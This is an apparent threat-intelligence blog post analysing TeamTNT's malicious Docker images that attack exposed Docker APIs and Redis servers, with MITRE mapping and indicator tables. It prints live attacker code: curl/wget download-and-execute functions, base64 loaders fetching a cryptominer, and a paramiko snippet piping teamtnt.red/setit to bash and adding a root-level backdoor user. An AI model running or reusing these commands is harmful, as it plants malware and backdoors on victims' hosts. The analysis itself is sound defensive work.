
Threat Alert: TeamTNT is Back and Attacking Vulnerable Redis Servers

aquasec.com/blog/container-attacks-on-redis-servers/

September 30, 2020




Over the past few weeks, TeamTNT grabbed headlines after launching several novel attacks against cloud native infrastructure. In response, Docker Hub decided to remove TeamTNT's malicious images from its community and deleted the user 'Hildeteamtnt.' But just a few days later, TeamTNT reemerged with a catchy logo "Still alive" embedded in their scripts (although "still standing" by Elton John would have been more clever) and a brand-new Docker Hub account 'kirito666.' However, this time they didn't settle for just swift account swapping, they returned with new and advanced techniques.

TeamTNT is now targeting vulnerable Redis servers using S3 buckets and the web service IPlogger as their C2 servers, then trying to find Linux user passwords in memory.

Last week we detected a Docker Hub account hosting malicious container images. The account 'kirito666' was created on May 10, 2019. About a week ago, nine images were uploaded to this account — all the images were identified by Aqua DTA as malicious. A quick analysis revealed that this account and images are strongly affiliated to TeamTNT. We also discovered that one of these images had been used to perform an attack in the wild. Two of those container images in particular are worth mentioning.

'Kirito666/pwndockerredis' attacking Redis servers

The container image `kirito666/pwndockerredis:latest` was designed to launch a two-stage attack. It begins by pulling and running the container image on a host with the misconfigured Docker API port. The image is designed to search for hosts with a vulnerable Redis service. Then, the second stage of the attack begins on the vulnerable Redis host using payloads regularly applied by TeamTNT: Tsunami malware, Rekobee Malware, Cryptominers, backdoors, Trojans, passwords stealers, etc.



On the vulnerable Docker API host

The container is initiated with a command intended to run the shell script run.sh. When executed, it runs Shodan API, searching for vulnerable Redis hosts and decompressing two Python files from the tar file `PwnDocker_REDIS` (`working.py` & `pruefen.py`). The script `pruefen.py` is based on the GitHub project hackredis, which is designed to attack Redis by connecting to the host while running over the RSA keys, inserting the attacker's RSA key, and establishing SSH connection as root with the targeted host.

hackredis

之前@Matt写了一个批量扫描redis未授权的脚本。然后我根据Redis未授权访问导致可远程获得服务器权限写了一个批量获取的脚本。暂时还没写多线程，写的很烂，凑活用吧。

安装依赖

```
☁  ~ sudo easy_install redis
```

使用

```
☁  redis  python hackredis.py
usage: hackredis.py [-h] [-l IPLIST] [-p PORT] [-r ID_RSAFILE] [-sp SSH_PORT]

For Example:
------------------------------------------------------------------------------
python hackredis.py  -l ip.txt -p 6379 -r foo.txt -sp 22

optional arguments:
  -h, --help     show this help message and exit
  -l IPLIST      the hosts of target
  -p PORT        the redis default port
  -r ID_RSAFILE  the ssh id_rsa file you generate
  -sp SSH_PORT   the ssh port
```


The script `working.py` is based on GitHub project (redisMassExploit) and is designed to connect to the Redis hosts and download a shell file onto the Redis host from a remote source.

On the vulnerable Redis host

As mentioned above, working.py downloads a file from a remote source, which in this case is TeamTNT's C2 server (`https[:]//teamtnt[.]red/setit`).

PWN Docker Redis Attack Tree

Step 2: Attacked Radis



The shell script setit target contains many encoded (base64) snippets and uncompiled code. Its objectives include:

- Disabling TenCent Cloud security and Aliyun (Alibaba Cloud) security components.
- Cleaning security components, temporary files, and Cron jobs.
- Cleaning Cryptocurrency (MoneroOcean) and Malware (such as Kinsing).
- Cleaning root temp bash by cleaning "`/root/.tmp00/bash`" and "`/root/.tmp00/bash64`".
- Cloning the xmrig git repo (git clone `https[:]//github[.]com/xmrig/xmrig/opt/xmrig/`)
- Downloading xmrig from an S3 bucket (Cryptominer, MD5: 8ffdba0c9708f153237aabb7d386d083), if xmrig is missing.
- Using an S3 bucket to download the malicious binaries bioset, tshd, and kube (which appear in previous TeamTNT attacks). Although this bucket is not open to the world, these specific pictures can easily be downloaded. It is unclear whether this S3 bucket is owned by TeamTNT or the AWS account is hacked and exploited to serve as a C2 server.

```
BIOSURL="http://hi-website.s3.amazonaws.com/jp/images/mg33_sc.png"
TSHDURL="http://hi-website.s3.amazonaws.com/jp/images/mg30_sc.png"
KUBEURL="http://hi-website.s3.amazonaws.com/jp/images/mg34_sc.png"


function DOWNLOADER(){
GETIT=$1
PUTIT=$2
curl -kL -# $GETIT -o $PUTIT 2>/dev/null || cur -kL -# $GETIT -o $PUTIT 2>/dev/null || cdl -kL -# $GETI
T -o $PUTIT 2>/dev/null || wget -q --no-check-certificate -O $PUTIT $GETIT 2>/dev/null || wge -q --no-c
heck-certificate -O $PUTIT $GETIT 2>/dev/null || wdl -q --no-check-certificate -O $PUTIT $GETIT 2>/dev/
null
}

if [ ! -f /usr/bin/kube ]; then
DOWNLOADER $KUBEURL /usr/bin/kube
chmod +x /usr/bin/kube
kill $(pidof /usr/bin/kube) 2>/dev/null
/usr/bin/kube
fi
if [ ! -f /usr/bin/tshd ]; then
DOWNLOADER $TSHDURL /usr/bin/tshd
chmod +x /usr/bin/tshd
kill $(pidof /usr/bin/tshd) 2>/dev/null
export HOME=/root
/usr/bin/tshd
fi
if [ ! -f /usr/bin/bioset ]; then
DOWNLOADER $BIOSURL /usr/bin/bioset
chmod +x /usr/bin/bioset
/usr/bin/bioset
fi
```

The same S3 bucket is also used as a C2 server as part of the attack with the container image `kirito666/gesichtsrababer:latest`

- Compiling bioset, if it isn't present in a specific path. This is based on a huge encoded (base64) snippet which is decoded and compiled. This snippet contains the Bioset code which includes a few functions designed to launch a Denial of Service attack, such as SynFlood, NSSynFlood, RandomFlood, etc.
- Downloading from a remote source the malicious binary default.jpg (Cryptominer, MD5: `8ffdba0c9708f153237aabb7d386d083`).
  `http[:]//85[.]214[.]149[.]236[:]443/sugarcrm/themes/default/images/default[.]jpg`

```
function DEAKTIV(){
if type docker >/dev/null; then
nohup $(echo 'IyEvYmluL2Jhc2gKZG9ja2VyIHBzIHwgYXdrICd7cHJpbnQgJDF9JyB8IGdyZXAgLXYgZ3JlcCB8IGdyZXAgLXYgQ09OVEFJTkVSID4+IC90bXA
vLmRjCmZvciBpIGluICQoY2F0IC90bXAvLmRjKTsgZG8KZG9ja2VyIGV4ZWMgLS1wcml2aWxlZ2VkIC1pICRpIHNoIC1jICJhcHQtZ2V0IHVwZGF0ZTsgYXB0LWdl
dCBpbnN0YWxsIC15IHdnZXQ7IHl1bSBpbnN0YWxsIC15IHdnZXQ7IGFwayB1cGRhdGU7IGFwayBhZGQgd2dldDsgbWtkaXIgL3Zhci90bXAvIC1wOyB3Z2V0IGh0d
HA6Ly84NS4yMTQuMTQ5LjIzNjo0NDMvc3VnYXJjcm0vdGhlbWVzL2RlZmF1bHQvaW1hZ2VzL2RlZmF1bHQuanBnIC1PIC92YXIvdG1wL2RvY2tlci11cGRhdGU7IG
NobW9kICt4IC92YXIvdG1wL2RvY2tlci11cGRhdGU7IC92YXIvdG1wL2RvY2tlci11cGRhdGUiCmRvbmU7' | base64 -d | bash) &
fi

 #nohup $(while true; do echo "aWYgWyAhIC1mIC9iaW4vc2JpbiBdOyB0aGVuCndnZXQgLXEgaHR0cDovL2hpLXdlYnNpdGUuczMuYW1hem9uYXdzLmNvbS
9qcC9pbWFnZXMvbWc5X3NjLnBuZyAtTyAvYmluL3NiaW4gfHwgY3VybCAtcyBodHRwOi8vaGktd2Vic2l0ZS5zMy5hbWF6b25hd3MuY29tL2pwL2ltYWdlcy9tZzl
fc2MucG5nIC1vIC9iaW4vc2JpbgpjaG1vZCAreCAvYmluL3NiaW4gfHwgY2hvd24gcm9vdDpyb290IC9iaW4vc2JpbiAyPi9kZXYvbnVsbCAxPi9kZXYvbnVsbAp0bnRyZWNodCAraSAvYmluL3NiaW4gMj4vZGV2L251bGwgMT4vZGV2L251bGwgKL2Jpbi9zYmluCmZpCgpTQ0hNSUVSTklQUEVMPWBwcyBhe
CB8IGdyZXAgLXYgZ3JlcCB8ICBncmVwICIvYmluL3NiaW4iYAppZiBbICEgLXogIiRTQ0hNSUVSTklQUEVMIiBdOwp0aGVuCmVjaG8gIiIKZWxzZQovYmluL3NiaW
4KZmkK" | base64 -d | bash; sleep 1; done) &
 }
```

Once decoded, the snippet DEAKTIV is set to download default.jpg from 85[.]214[.]149[.]235

It appears that this website belongs to a German company and was hacked by TeamTNT. These files were used by TeamTNT in past attacks, so we speculate that this website serves as a C2 server.

Index of /sugarcrm/themes/default/images

Name	Last modified	Size	Description
Parent Directory		-	
01.jpg	2020-07-20 02:58	1.9K	
21.jpg	2020-07-20 08:10	2.2M	
22.jpg	2020-07-20 02:58	2.8M	
3824.pwn	2020-08-20 18:22	17K	

Since July 11th, 2020, 42 malicious images were uploaded to this website.

The script `worker.py` contains a snippet which was left as a remark, aimed to download a script from a remote source (`http[:]//healthymiami[.]com/userimages/tnt[.]jpg`).

```
def SSHConnect(target):
  ssh = paramiko.SSHClient()
  ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
  try:
    ssh.connect(target, username='root', key_filename='/opt/redis/id_rsa')
    stdin, stdout, stderr = ssh.exec_command('uname -a')
    print stdout.readlines()
    print '------------------------------------------------------------------------'
    stdin, stdout, stderr = ssh.exec_command('curl https://teamtnt.red/setit|bash')
    for line in stdout.readlines():
        text = line.strip()
        #print text
        secondline = text.split("\n")[0]
        print secondline
    print '------------------------------------------------------------------------'
    stdin, stdout, stderr = ssh.exec_command('useradd -p /BnKiPmXA2eAQ -G root hilde')
    stdin, stdout, stderr = ssh.exec_command('usermod -o -u 0 -g 0 hilde')
    #stdin, stdout, stderr = ssh.exec_command('apt-get update; apt-get install -y wget curl bash; apt-get install -y --reinstall wget curl bash; yum install -y wget curl bash; yum reinstall -y wget curl bash; apk add wget curl bash')
    print '------------------------------------------------------------------------'
    #stdin, stdout, stderr = ssh.exec_command('nohup curl http://healthymiami.com/userimages/tnt.jpg | bash &')
    #stdin, stdout, stderr = ssh.exec_command('nohup bash /tmp/.rr.sh >/dev/null')
    for line in stdout.readlines():
        text = line.strip()
        #print text
        secondline = text.split("\n")[0]
        print secondline
    print '------------------------------------------------------------------------'
```

Both scripts (`tnt.jpg` and `setit`) are doing the same thing. It looks like TeamTNT uses them as a fail-safe mechanism by downloading similar or the same components from different sources. The shell script `tnt.jpg` is set to download the malicious binaries tshd from iplogger (Rekoobe malware, `MD5: 5f5599171bfb778a7c7483ffdec18408`), redis-backup (Cryptominer, `MD5: 9060c99ff97d2e2c59e40eb647afa97d`) and bioset (`MD5: b8568c474fc342621f748a5e03f71667`).


```
if [ ! -f /usr/sbin/redis-backup ] ; then
DownLoadFile https://iplogger.org/27wW76 /usr/sbin/redis-backup
chmod +x /usr/sbin/redis-backup
/usr/sbin/redis-backup
fi

if [ ! -f /usr/bin/tshd ] ; then
DownLoadFile https://iplogger.org/27cE76 /usr/bin/tshd
chmod +x /usr/bin/tshd
/usr/bin/tshd
fi

if [ ! -f /usr/bin/bioset ] ; then
DownLoadFile https://iplogger.org/274R76 /usr/bin/bioset
chmod +x /usr/bin/bioset
/usr/bin/bioset
fi
```

Interestingly, iplogger is also used as a C2 server in this attack

Furthermore, this script also contains the Python script `punk.py`, which is encoded (base64) in one of the snippets. It is decoded and saved as file PU. This is a post-exploitation tool designed for network pivoting from a compromised Unix box. It collects usernames, SSH keys, and known hosts from a Unix system, then it tries to connect via SSH to all the combinations found.




To sum things up, it appears that TeamTNT is trying to execute their version of attack against vulnerable Redis ports, similar to attacks such as RedisWannaMine, or other attacks that were recently covered in the media.

'kirito666/docbinary' is set to steal Linux users' passwords

The container image `kirito666/docbinary:latest` has layers containing the following malicious binaries:

- kube (Classified by VirusTotal as Tsunami Malware, `MD5:df386df8c8a376686f788ceff1216f11`);
- docker-update (Classified by VirusTotal as a cryptominer, `MD5: 8ffdba0c9708f153237aabb7d386d083`);
- bioset (Classified by VirusTotal as a Linux Malware, `MD5:b8568c474fc342621f748a5e03f71667`);
- tshd (Classified by VirusTotal as a backdoor, `MD5:48858971bb4f5bcd6a972cbdaabfe9ea`).

In addition to these components, which appeared in previous attacks by TeamTNT, we found two new Zipped files (`mimipenguid` and `mimipy`). Once unzipped, these files contain MimiPenguin 2.0 tool which is set to find the login password of a Linux desktop user (this tool is based on CVE-2018-20781). It searches for cleartext credentials in memory by dumping the process and extracting lines that have a high probability of containing cleartext passwords.



In Summary

For several months, TeamTNT built a Crypto-mining and DDoS worm designed to steal AWS credentials and target Weave Scope deployments. It appears that TeamTNT is constantly trying new attack vectors, while also experimenting with open source tools, proof of concept exploits, and hacking tools. In this blog alone, we reported on several new techniques which TeamTNT is using.

Based on their prompt development cycles, the velocity with which they act, and the adoption rate of new code (developed by them or others), this is yet another example that organized attackers like TeamTNT are not easily deterred. It's obvious they will persist in their nefarious activities — all the while getting more sophisticated with each

new attack.

However, this must not discourage organizations like Docker Hub from closing adversaries' accounts. But it should remind us of the importance of using CSPM (Cloud Security Posture management) solutions designed to protect against misconfigured settings, like Redis ports, in the cloud. Moreover, you should have a strategy that includes static scanning for vulnerabilities, dynamic scanning for hidden risks, and complete runtime protection.

Applying MITRE ATT&CK Framework to the TeamTNT attacks

A summary that maps each component of the attack to the corresponding MITRE ATT&CK framework and techniques category:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Command and Control	Impact
Exploit Public-Facing Application	Software Deployment Tools	Local Job Scheduling	Exploitation for Privilege Escalation	Execution Guardrails	Network Service Scanning	Remote Access Software	Malware Detected
		Valid Accounts	Group Policy Modification	File and Directory Permissions Modification	System Information Discovery	Standard Application Layer Protocol	Resource Hijacking
			Local Job Scheduling	Hidden Files and Directories			
				Masquerading			
				Obfuscated Files or Information			
				Virtualization/ Sandbox Evasion			

Indications of Compromise (IOCs):

Image	File Name	md5	Type
kirito666/docbinary:latest	kube	df386df8c8a376686f788ceff1216f11	binary
kirito666/docbinary:latest	mimipenguin.zip	eb2fe5063735a3647cb62423b90202f474671480	zip
kirito666/docbinary:latest	mimipy.zip	59d8bfeaeb089864f48d21a290fc3c3265fc28d5	zip
kirito666/docbinary:latest	tshd	48858971bb4f5bcd6a972cbdaabfe9ea	binary
kirito666/docbinary:latest	docker-update	8ffdba0c9708f153237aabb7d386d083	binary
kirito666/docbinary:latest	bioset	b8568c474fc342621f748a5e03f71667	binary
kirito666/docbinary:latest	kube	df386df8c8a376686f788ceff1216f11	binary
kirito666/docbinary:latest	docktor_binary.sh	2c38d9e96dbb9a44b2465e0d057136e0	bash
kirito666/blackt:latest	bins.tar.gz	048dd37235f5933bb146a44a6822dfa3	zip
kirito666/blackt:latest	bioset	b8568c474fc342621f748a5e03f71667	binary

Image	File Name	md5	Type
kirito666/blackt:latest	kubebot	df386df8c8a376686f788ceff1216f11	binary
kirito666/blackt:latest	scope	86645e737a60a34219939a59a84098c4	bash
kirito666/blackt:latest	tshd	48858971bb4f5bcd6a972cbdaabfe9ea	binary
kirito666/blackt:latest	system.sh	3259518b8d1dc6a91b64abea8f8fcc09	bash
kirito666/pwndockerredis:latest	PwnDocker_REDIS.tar.gz	452c04471bfd1f67a1ae133a64ca2bb6	zip
kirito666/pwndockerredis:latest	pruefen.py	45d99a2b004553559e8cb821db57b6bf	python
kirito666/pwndockerredis:latest	working.py	f830f99afeed366aa5a1802d6e9ca807	python
kirito666/gesichtsrababer:latest	xmrig	c6d849e8aaae006860d7dcf42aebd97f	binary
kirito666/gesichtsrababer:latest	docker-ud	8ffdba0c9708f153237aabb7d386d083	binary
kirito666/plooppp:latest	plooppp.sh	658ed348573ef6799e29d1043820bb82	shell
kirito666/plooppp:latest	SetUpTheBLACK-T	492ffed6e5cdc872f00a3f8b7cd3e512	python
kirito666/plooppp:latest	sbin_u	3acc4bb5971c31c7544378a448fa8ff0	binary
kirito666/du:latest	docker-ud	8ffdba0c9708f153237aabb7d386d083	binary
kirito666/docker_update:latest	docker-update	8ffdba0c9708f153237aabb7d386d083	binary
kirito666/sbin:latest	bins.tar.gz	048dd37235f5933bb146a44a6822dfa3	zip
kirito666/sbin:latest	bioset	b8568c474fc342621f748a5e03f71667	binary
kirito666/sbin:latest	kubebot	df386df8c8a376686f788ceff1216f11	binary
kirito666/sbin:latest	scope	86645e737a60a34219939a59a84098c4	bash
kirito666/sbin:latest	tshd	48858971bb4f5bcd6a972cbdaabfe9ea	binary
kirito666/sbin:latest	system.sh	3259518b8d1dc6a91b64abea8f8fcc09	bash

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O'Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.